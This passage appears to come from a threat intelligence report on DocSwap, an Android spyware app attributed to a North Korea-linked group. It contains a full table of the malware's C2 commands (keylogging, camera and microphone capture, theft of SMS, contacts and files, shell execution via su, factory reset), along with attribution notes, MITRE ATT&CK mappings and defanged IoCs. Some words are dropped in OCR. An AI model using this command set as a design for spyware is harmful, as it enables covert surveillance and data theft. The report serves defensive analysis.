
Command	Additional received fields	Description
10254	End audio recording	
10255	Encode wallpaper data in Base64 and send it	
10256	Start audio recording and receive additional field values to configure the recording environment (The recorded data is encoded using the GZIP compression algorithm and sent)	
	field1	'Default': Use default audio (microphone)
		'MIC': Use microphone
		'VOICE_RECOGNITION': Apply call quality settings
		'VOICE_COMMUNICATION': Apply voice recognition optimization
		'CAMCORDER': Use camera recording audio
10257	Send camera information (Number of cameras, front or rear status, resolution, maximum and minimum zoom, flash duration)	
10258	Start camera recording	
10259	End camera recording	
10260	Adjust camera mode	
	field1	Camera index
	field2	Camera preview width
	field3	Camera preview height
	field4	JPEG compression quality
	field5	Autofocus activation status
	field6	Zoom level
	field7	-
10261	Send all file information within the directory (File name, file size, absolute path, last modified timestamp)	
	field1	Directory file name
10262	Transmit video or image files from the device in Bitmap format	
	field1	Target directory name
	field2	Bitmap compression quality
	field3	Target file name
	field4	-
	field5	'video': Convert the frame 1 second after the video file starts into Bitmap format
		Otherwise: Convert the regular image file into Bitmap format

10263	Transmit images from the device's video file at 1-second intervals in Bitmap format	
	field1	Target directory name
	field2	Bitmap compression quality
	field3	Target file name
10264	-	
10265	Transmit file size and absolute path	
	field1	Target directory name
	field2	Target file name
10266	Encode file data using the GZIP compression algorithm and transmit	
	field1	Target file name
10267	Transmit text file data	
	field1	Target directory name
	field2	Target file name
10268	Download file from the server	
	field1	File name to save
	field2	File data
10269	Send location information (Latitude, Longitude, Accuracy)	
10270	End location data collection	
10271	Send call logs (Name, Phone number, Timestamp, Call duration)	
10272	Send registered account name on the device	
10273	Send contact information (Name, Phone number)	
10274	Send SMS message information (Sender or Receiver, Message content, Timestamp)	
10275	Send installed app information (App name, Package name, Installation timestamp, App icon, App properties, Installation timestamp)	
10276	-	
10278	-	
10279	Make a phone call	
	field1	Phone number to dial



10281	Reconnect socket	
10282	End socket communication	
10283	Write file data	
	field1	Base64 encoded data
	field2	Directory path to save
	field3	File name to save
10284	Execute shell command	
	field1	Command to execute
	field2	If 'root@': Execute the field1 command
		Otherwise: Execute "su" + field1 command
10285	Create file or directory	
	field1	Name of the file or directory to create
	field2	'True': Create a directory
		Otherwise: Create a file
10286	Rename file	
	field1	Original file name
	field2	New file name
10287	Delete file	
	field1	File name to delete
10288	Delete all files in the directory using the rm -r command	
	field1	Target directory
10289	Change wallpaper	
	field1	Wallpaper data
10290	Copy file	
	field1	Directory of the file to copy
	field2	File name to copy
	field3	Directory where the file will be saved after copying
	field4	'True': Delete the source file after copying
10291	Media playback	
	field1	URI of the media to play

10292	End media playback	
10293	Compress into ZIP file	
	field1	List of files to compress
	field2	File name after compression
10294	Extract ZIP file	
	field1	File name to extract
	field2	Directory name where the extracted file will be saved
10295	Transmit infected device information (Device, System, SIM, Wi-Fi, Battery information)	
10296	Transmit volume control and functionality activation status (Bluetooth, Wi-Fi)	
	field1	0: Adjust system sound
		1: Adjust voice call sound
		2: Adjust notification sound
		3: Adjust ringtone sound
	field2	Volume control values
	field3	0: Set ringtone to silent mode
		1: Set ringtone to vibrate mode
		2: Set ringtone to sound mode
		4 or 5: Set Wi-Fi to off mode
10297	Send keylogging data	
10298	Read and send text file from the specified path (/data/data/com.security.library/Security/{filename})	
	field1	File name to read
10299	Delete file at specified path	
	field1	File name to delete
10300	Activate keylogging mode	
10301	Deactivate keylogging mode	



10302	Add SharedPreference value	
	field1	Add with the "10333" key value (Socket communication Port)
	field2	Add with the "10334" key value (Socket communication IP)
	field3	Add with the "10335" key value
	field4	Add with the "10336" key value
10303	Delete call logs	
	field1	Phone number to delete from call logs
10304	Delete contact	
	field1	Phone number to delete from contacts
10305	Add contact	
	field1	Name to add to contact
	field2	Phone number to add to contact
10306	Perform administrative actions	
	field1	0: Factory reset
		1: Switch to lock screen
		2: Change lock screen password
	field2	If field1 value is 2: New password value to set
10307	Open file	
	field1	Target file name
	field2	File type
10308	Send all Activity strings from the specified app	
	field1	Target app package name
10309	-	
10310	Display toast message	
	field1	String to display
10311	Turn off vibration	
10312	Turn on vibration	
	field1	Duration

Table 5. List of Commands Received from C2 Server

Attribution

On February 21, 2025, when accessing the app’s C2 address, a phishing page masquerading as CoinSwap was observed. However, on February 27, 2025, it was noticed that the Naver favicon and the string “Million OK !!!!” appeared. Given that a similar characteristic was previously observed in phishing servers targeting Naver accounts of the **Kimsuky** group.



2025-02-21 C2 Server Image
 CoinSwap Home Services Log in Sign Up Convert PI to USDT Easily and securely convert PI coins to USDT VIEW SERVICES TRANSFORM YOUR CRYPTO Seamlessly convert PI to USDT
2025-02-27 C2 Server Image
 204.12.253.10/ https://204.12.253.10 Million OK !!!!

Table 6. C2 Server Image

S2W Threat Research and Intelligence Center TALON separately manages unidentified threat groups. Among them, attack groups linked to North Korea are tracked under the name **puNK** and the threat actors using the **DocSwap** malware have been designated as **puNK-004.** Andthelist of puNK groups currently being tracked by S2W TALON is shown in Table 7.

Type	Threat Group	Origin Country	Related Campaign (Malware, Threat Group)
APT	puNK-001	North Korea	Similar to **KONNI** groups using BAT and VBS scripts, but not matching the file patterns taht were previously dropped
APT	puNK-002	North Korea	**CLOUD#REVERSER**
APT	puNK-003	North Korea	A Threat group that uses **CURKON** malware and distributes **Lilith RAT** malware ported to **AutoIt scripts**
APT	puNK-004	North Korea	A Threat group using **DocSwap** malware, with C2 similarities to **Kimsuky**'s Naver phishing server

Table 7. Threat Group by puNK Classification

Conclusion

- On January 21, 2025, a malicious app named “문서열람 인증 앱”(Document Viewing Authentication App) was identified. This app, a new type of malware not previously observed, impersonates a ument-viewing authentication app. Additionally, a phishing page masquerading as Coin was found at the C2 address, leading to the app being named .

- The malicious app performs keylogging through accessibility services. Via socket communication with the C2 server, it receives malicious commands to carry out information theft functions such as camera recording, microphone recording, file downloading and deletion, among others.
- On February 21, 2025, when accessing the app’s C2 address, a phishing page masquerading as CoinSwap was observed. However, on February 27, 2025, it was noticed that the Naver favicon and the string “Million OK !!!!” appeared. Given that a similar characteristic was previously observed in phishing servers targeting Naver accounts of the group.
- S2W Threat Research and Intelligence Center TALON separately manages unidentified threat groups. Among them, attack groups linked to North Korea are tracked under the name and the threat actors using the malware have been designated as
- The DocSwap malware disguises itself as a document viewing authentication app, tricking users into installing and clicking on it. Therefore, it is essential to be cautious and avoid executing links or email attachments that lead to downloading malicious apps with uncertain origins.

MITRE ATT&CK

Persistence

- (T1398) Boot or Logon Initialization Scripts
- (T1541) Foreground Persistence

Defense Evasion

- (T1655.001) Match Legitimate Name or Location
- (T1406) Obfuscated Files or Information

Discovery

- (T1420) File and Directory Discovery
- (T1418) Software Discovery
- (T1426) System Information Discovery

Collection

- (T1532) Archive Collected Data
- (T1429) Audio Capture
- (T1616) Call Control
- (T1417.001) Keylogging
- (T1636.002) Call Log
- (T1636.003) Contact List
- (T1636.004) SMS Messages
- (T1512) Video Capture

Exfiltration

- (T1646) Exfiltration Over C2 Channel

Appendix A. IoCs

Full IoC list can be found our github

File hash

DocSwap

- bf134495142d704f9009a7d325fb9546db407971ade224e3718a84254e9ff03e (APK)
- 0c84233ca90e5be15f6cdafa43d84207590b3fe522a01e20807915d3af715e9c (DEX)
- 28e2221b90e9ef4c8e38593efd383dc218686fc38398bcf0a55c673420a63119 (DEX)
- ae1721ce930929dfb060371cd0012aa38f29d2aac1dac761ec1d6302a46fa2fe (security.db, xor encrypted)
- 18e92e57568ad5aad4635c932782ee1c44add6c0718e5c794f6e66a70f78a984 (security.db, xor decrypted)

Network

- 204.12.253[.]10
- hxxp://change.pi-usdt.o-r[.]kr
- hxxp://hange.pi-usdt.o-r[.]kr